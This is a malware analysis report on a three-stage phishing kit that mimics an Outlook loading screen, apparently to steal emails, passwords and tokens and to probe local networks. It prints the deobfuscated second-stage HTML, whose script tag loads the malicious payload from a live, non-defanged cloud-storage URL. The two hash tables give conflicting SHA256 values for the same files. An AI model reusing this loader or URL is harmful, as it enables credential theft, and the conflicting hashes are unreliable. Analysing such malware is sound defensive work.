Malware Analysis Report

Obfuscated_Outlook Malware

Tcketron | Feb 25

Table of Contents

Executive Summary

SHA256 hash	Mal.js	cd120334fa25495b2e63ead2cb652a5fd2e3bf46285f6eb25ae464754ec67083
SHA256 hash	Second.html	7bfe8480439b3848145845ebd08804ca5d9a9978372aafa28817d508f43618a9
SHA256 hash	Third.js	4ddc2c0405bf864d64c285a382bc0e101fa25bc4a392c661d6d13ca64192789f

Obfuscated_Outlook is a data-extraction malware package identified Feb 6th, 2025. It as an obfuscated JavaScript dropper that runs in the browser. Following a successful fishing attempt, the file unpacks an html document that retrieves an obfuscated JavaScript file. The final JavaScript file is confirmed malicious but has not been fully deobfuscated as of Feb 15th, 2025. Despite this, packet captures of the final file indicates network reconaissance for potential bots to add to a botnet. Symptoms of infection include beaconing to URLs listed in Appendix B and an outlook mail loading screen.

YARA rules can be found in Appendix A. Analying the sample and the two following payloads have been submitted to VirusTotal with the following results:


mal.js - 9/60 vendors detected, with the threat label “trojan.cryxos”

Second.html - 0/60 vendors detected; no vendors flagged URL as malicious

Third.js - 1/60 vendors detected, with the threat label “HEUR:Trojan.Script.Generic”

High-Level Technical Summary

First, the embedded mal.js file will execute when a user visits a phishing webpage sent to their email address, using the email address as a unique identifier. After deobfuscating itself, it will perform a document.write() method with the html file (second.html), changing the webpage to mimic the outlook loading page. Second.html will then attach the user's email address as a query parameter to the third.js file embedded in the html page to perform data extraction and may establish persistence.


mal.js
Self-executing script to deobfuscate second file
document.write() deobfuscated file
second.html
Attatches phished email as query parameter
Third.js runs as an IIFE
third.js
Displays outlook loading page
Appears to capture user data
VirusTotal says this file is also a dropper; potential C2

Malware Composition

This malware consists of the following components:


File Name	SHA256 Hash
Mal.js	a3dfe5f49273b807aac2499cf8697c7158d78b6021a7b881c20b378fe6a22fc6
Second.html	9be6d46319f20fc371eb7b261b87f054219839ccf3d5b807a17e8ecd23b445fe
Third.js	5ead699b243a483a3304bde7d3e43c0d4767e65bcded9fc6e81e06b1129b000a

Mal.js

The initial embedded JavaScript in a malicious webpage sent as a phishing email to potential victims.

This file contains the obfuscated code for second.html and the base64-encoded email address of the user, which is used to identify the information attempting to be extracted. The code performs a document.write() method in an IIFE (Immediately Invoked Function Expression) to change the user's webpage to second.html.

Based on the VirusTotal label "trojan.cryxos", this malware shows itself in the form of an alarming browser notification that would provide a phone number to call. However, I believe that in this scenario when the user clicks on the link sent to their email, it immediately starts the chain that leads to the third.js file, which makes it appear as though outlook is attempting to reload the page, whilst extracting user data.


```
<!DOCTYPE html>                                                                                                    mal.html:82
<html lang="en">

<head>
    <!-- <span>Pancetta qui chislic brisket hamburger ad porchetta swine cupim reprehenderit cillum bacon voluptate irure tri-tip.</span> -->
</head>
<!-- <p>In mollit excepteur, tenderloin cillum fugiat do ut ea reprehenderit dolore meatloaf.</p> -->
<body>
    <script>

        const ptrjkso = (ojibwa) => {
            ojibwa = ojibwa.replace(/[\[]/, '\\[').replace(/[\]]/, '\\]');
            var pillorize = new RegExp('[\\?&]' + ojibwa + '=([^&#]*)');
            var pinetta = pillorize.exec(location.search); // Sunt sirloin hamburger minim alcatra jowl.
            return pinetta === null ? '' : decodeURIComponent(pinetta[1].replace(/\+/g, ' '));
        } //Ham hock commodo hamburger dolore capicola rump.

        rh13z8jemt = ptrjkso('e') == '' ? rh13z8jemt : ptrjkso('e');
    </script> <!-- <p>Reprehenderit esse ut, ground round nostrud tongue boudin pork loin sed commodo consectetur tri-tip.</p> -->
    <script src="https://code.jquery.com/jquery-3.2.1.slim.min.js" integrity="sha384-
KJ3o2DKtIkvYIK3UENzmM7KCkRr/rE9/Qpg6aAZGJwFDMVNA/GpGFF93hXpG5KkN" crossorigin="anonymous"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-
ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/js/bootstrap.min.js" integrity="sha384-
JZR6Spejh4U02d8jOt6vLEHfe/JQGiRRSQQxSfFWpi1MquVdAyjUar5+76PVCmYl" crossorigin="anonymous"></script>
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script><!-- <p>Ea velit rump, brisket ut sed pork chop beef
irure sint.</p> -->
    <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/js/bootstrap.min.js"></script>
    <!-- <span>${kalimat7}</span> -->
    <script src="https://6423674653-1323985617.cos.ap-seoul.myqcloud.com/attach%2Fbootstrap.min.js"></script>
</body>

</html>
```
Fig 1: Console output of Second.html after being deobfuscated inside of Mal.js

Second.html:


This html page cleans the query parameter of the email address first seen in mal.js, loads specific versions of different JavaScript imports anonymously, and loads the malicious JavaScript attach_bootstrap.min.js (Third.js) From the following webpage: “hxxps://1419993777-1317754460.cos.ap-singapore.myqcloud.com /attach%2Fbootstrap.min.js”.

This is the html page that is written to the user’s browser, replacing their previous page. This document by itself is empty, with only a few commented paragraphs inside of the <head> and <body> tags. The true webpage is hidden inside of Third.js, where it is unscrambled and presented while it extracts user data.

Third.js:

Third.js creates the facade of the outlook mail loading screen, while running in the background. This file has not been fully deobfuscated yet, but it appears to grab and exfiltrate user information such as passwords, keys, and tokens, and make POST requests to the address “hxxps://ableg.filevaultaccounting.com/next.php”. This address is currently unreachable, and the output of the “whois” command on the domain is attached below. The third.js file sends MDNS, SSDP, and WS-Discovery requests.

Fig 2: Webpage created by Third.js



```
Domain Name: FILEVAULTACCOUNTING.COM
Registry Domain ID: 2952171139_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: www.publicdomainregistry.com
Updated Date: 2025-01-20T12:48:58Z
Creation Date: 2025-01-20T12:43:40Z
Registrar Registration Expiration Date: 2026-01-20T12:43:40Z
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Ewan Thomson
Registrant Organization:
Registrant Street: 630 S Llewellyn Ave
Registrant City: Dallas
Registrant State/Province: Texas
Registrant Postal Code: 75208
Registrant Country: US
Registrant Phone: +1.5309378406
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: contact@filecloudservices.com
Registry Admin ID: Not Available From Registry
Admin Name: Ewan Thomson
Admin Organization:
Admin Street: 630 S Llewellyn Ave
Admin City: Dallas
Admin State/Province: Texas
Admin Postal Code: 75208
Admin Country: US
Admin Phone: +1.5309378406
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: contact@filecloudservices.com
Registry Tech ID: Not Available From Registry
Tech Name: Ewan Thomson
Tech Organization:
Tech Street: 630 S Llewellyn Ave
Tech City: Dallas
Tech State/Province: Texas
Tech Postal Code: 75208
Tech Country: US
Tech Phone: +1.5309378406
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: contact@filecloudservices.com
Name Server: ignacio.ns.cloudflare.com
Name Server: teagan.ns.cloudflare.com
DNSSEC: Unsigned
Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com
Registrar Abuse Contact Phone: +1.2013775952
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2025-02-26T17:29:05Z <<<
```

Fig 3: Whois output of hxxps://ableg.filevaultaccounting.com

Static Analysis

Mal.js:

Multiple obfuscation techniques, including:
masking variable & function names
Self-redefining functions
Lazy initialization of variables
Direct interaction with DOM objects
‘shift’ and ‘push’ operations
Complicated math operations

Also contained a Base64-encoded email address

Second.html:

Similar obfuscation techniques
Cleaning the query parameter of the web URL and placing the value into a variable
Importing a script from:
hxxps://1419993777-1317754460.cos.ap-singapore.myqcloud.com

Third.js:

This file is a whopping 550KB, which is very large for a normal JavaScript file
Around 180KB of the file is scrambled html/css code
Suspicious variable names: email, token, key, keyGlobal, numberSms, numberTelp
Similar obfuscation techniques as mal.js, including:
Multiple direct interactions with DOM objects
Self-redefining functions
Obfuscated loops
‘shift’ and ‘push’ operations
Complicated math operations
POST requests to “hxxps://ableg.filevaultaccounting.com/next.php”

Dynamic Analysis

Mal.js:

Putting console.log() statements inside of the file and placing the file as a <script> tag of an html document displayed the deobfuscated **Second.html** file (Fig. 1).

After shifting the hex array and deobfuscating it by performing bitwise-XOR operations, the code performs a document.write() method using the **Second.html** file as the new webpage to be displayed.

Second.html:

Second.html is used as the dropper for **Third.js** and sets the stage for the payload by also retrieving the exact versions of Third.js' dependencies.

Running Second.html on its own does not function properly, because the email value that would normally be passed from Mal.js is undefined. This error stops Third.js from running because there is no email to use as an identifier for the program. Manually inputting an email address allows the process to continue, resulting in the execution of Third.js.


Third.js:

Running Third.js displays a replica of the Microsoft Outlook loading screen while it executes in the background.

Due to the "hxxps://ableg.filevaultaccounting.com" domain not being available, the code cannot run without manual assistance.


After adding the domain to our local /etc/hosts file, we captured SSDP, MDNS, and WS-Discovery packets being sent across multicast addresses, likely being packaged and sent back to the ableg.filevaultaccounting.com domain.

Without knowing what "hxxps://ableg.filevaultaccounting.com/next.php" contains, based off current data it could be another payload that would be sent to detected devices for a botnet, used to establish persistence on the current machine, or both.



```
Source           Time       Destination        Protocol Length Source Port Destination Port Info
10.200.1.40      20.135234  224.0.0.251        MDNS     72     5353        5353             Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.208.234  20.136003  224.0.0.251        MDNS     72     5353        5353             Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.226.106  20.136206  224.0.0.251        MDNS     72     5353        5353             Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
10.200.1.40      21.136530  224.0.0.251        MDNS     72     5353        5353             Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.208.234  21.137045  224.0.0.251        MDNS     72     5353        5353             Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.226.106  21.137140  224.0.0.251        MDNS     72     5353        5353             Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
10.200.1.40      23.138158  224.0.0.251        MDNS     72     5353        5353             Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.208.234  23.138517  224.0.0.251        MDNS     72     5353        5353             Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.226.106  23.138617  224.0.0.251        MDNS     72     5353        5353             Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
169.254.208.234  18.450946  239.255.255.250    SSDP     133    52232       1900             M-SEARCH * HTTP/1.1
169.254.226.106  18.451063  239.255.255.250    SSDP     133    52234       1900             M-SEARCH * HTTP/1.1
10.200.1.40      18.451091  239.255.255.250    SSDP     133    52235       1900             M-SEARCH * HTTP/1.1
127.0.0.1        18.451168  239.255.255.250    SSDP     133    52236       1900             M-SEARCH * HTTP/1.1
169.254.208.234  18.454377  239.255.255.250    SSDP     165    52232       1900             M-SEARCH * HTTP/1.1
169.254.226.106  18.454402  239.255.255.250    SSDP     165    52234       1900             M-SEARCH * HTTP/1.1
10.200.1.40      18.454412  239.255.255.250    SSDP     165    52235       1900             M-SEARCH * HTTP/1.1
127.0.0.1        18.454434  239.255.255.250    SSDP     165    52236       1900             M-SEARCH * HTTP/1.1
169.254.208.234  18.461527  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
169.254.226.106  18.461654  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
10.200.1.40      18.461735  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
127.0.0.1        18.461851  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
169.254.208.234  18.591149  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
169.254.226.106  18.591252  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
10.200.1.40      18.591285  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
127.0.0.1        18.591366  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
169.254.208.234  18.849867  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
169.254.226.106  18.850366  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
10.200.1.40      18.850381  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
127.0.0.1        18.850429  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
169.254.208.234  19.366372  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
169.254.226.106  19.366426  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
10.200.1.40      19.366438  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
127.0.0.1        19.366489  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
169.254.208.234  20.398631  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
169.254.226.106  20.398789  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
10.200.1.40      20.398849  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
127.0.0.1        20.398984  239.255.255.250    UDP      656    52737       3702             52737 → 3702 Len=624
169.254.208.234  21.452191  239.255.255.250    SSDP     133    52232       1900             M-SEARCH * HTTP/1.1
169.254.226.106  21.452264  239.255.255.250    SSDP     133    52234       1900             M-SEARCH * HTTP/1.1
10.200.1.40      21.452292  239.255.255.250    SSDP     133    52235       1900             M-SEARCH * HTTP/1.1
127.0.0.1        21.452360  239.255.255.250    SSDP     133    52236       1900             M-SEARCH * HTTP/1.1
169.254.208.234  21.456175  239.255.255.250    SSDP     165    52232       1900             M-SEARCH * HTTP/1.1
169.254.226.106  21.456197  239.255.255.250    SSDP     165    52234       1900             M-SEARCH * HTTP/1.1
```

Fig. 4: MDNS, SSDP, and WS-Discovery (shown as UDP) packets being sent through network




```
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addre
ssing" xmlns:wsd="http://schemas.xmlsoap.org/ws/2005/04/discovery" xmlns:wsdp="http://schemas.xmlsoap.org/ws/2006/02/devprof"><soap:Header><wsa:To>urn:schemas-x
mlsoap-org:ws:2005:04:discovery</wsa:To><wsa:Action>http://schemas.xmlsoap.org/ws/2005/04/discovery/Probe</wsa:Action><wsa:MessageID>urn:uuid:fea03054-6a2d-4fc2
-bb1d-ad04bb3a8dd2</wsa:MessageID></soap:Header><soap:Body><wsd:Probe><wsd:Types>wsdp:Device</wsd:Types></wsd:Probe></soap:Body></soap:Envelope><?xml version="1
.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsd
="http://schemas.xmlsoap.org/ws/2005/04/discovery" xmlns:wsdp="http://schemas.xmlsoap.org/ws/2006/02/devprof"><soap:Header><wsa:To>urn:schemas-xmlsoap-org:ws:20
05:04:discovery</wsa:To><wsa:Action>http://schemas.xmlsoap.org/ws/2005/04/discovery/Probe</wsa:Action><wsa:MessageID>urn:uuid:fea03054-6a2d-4fc2-bb1d-ad04bb3a8d
d2</wsa:MessageID></soap:Header><soap:Body><wsd:Probe><wsd:Types>wsdp:Device</wsd:Types></wsd:Probe></soap:Body></soap:Envelope><?xml version="1.0" encoding="ut
f-8"?><soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsd="http://schemas
.xmlsoap.org/ws/2005/04/discovery" xmlns:wsdp="http://schemas.xmlsoap.org/ws/2006/02/devprof"><soap:Header><wsa:To>urn:schemas-xmlsoap-org:ws:2005:04:discovery<
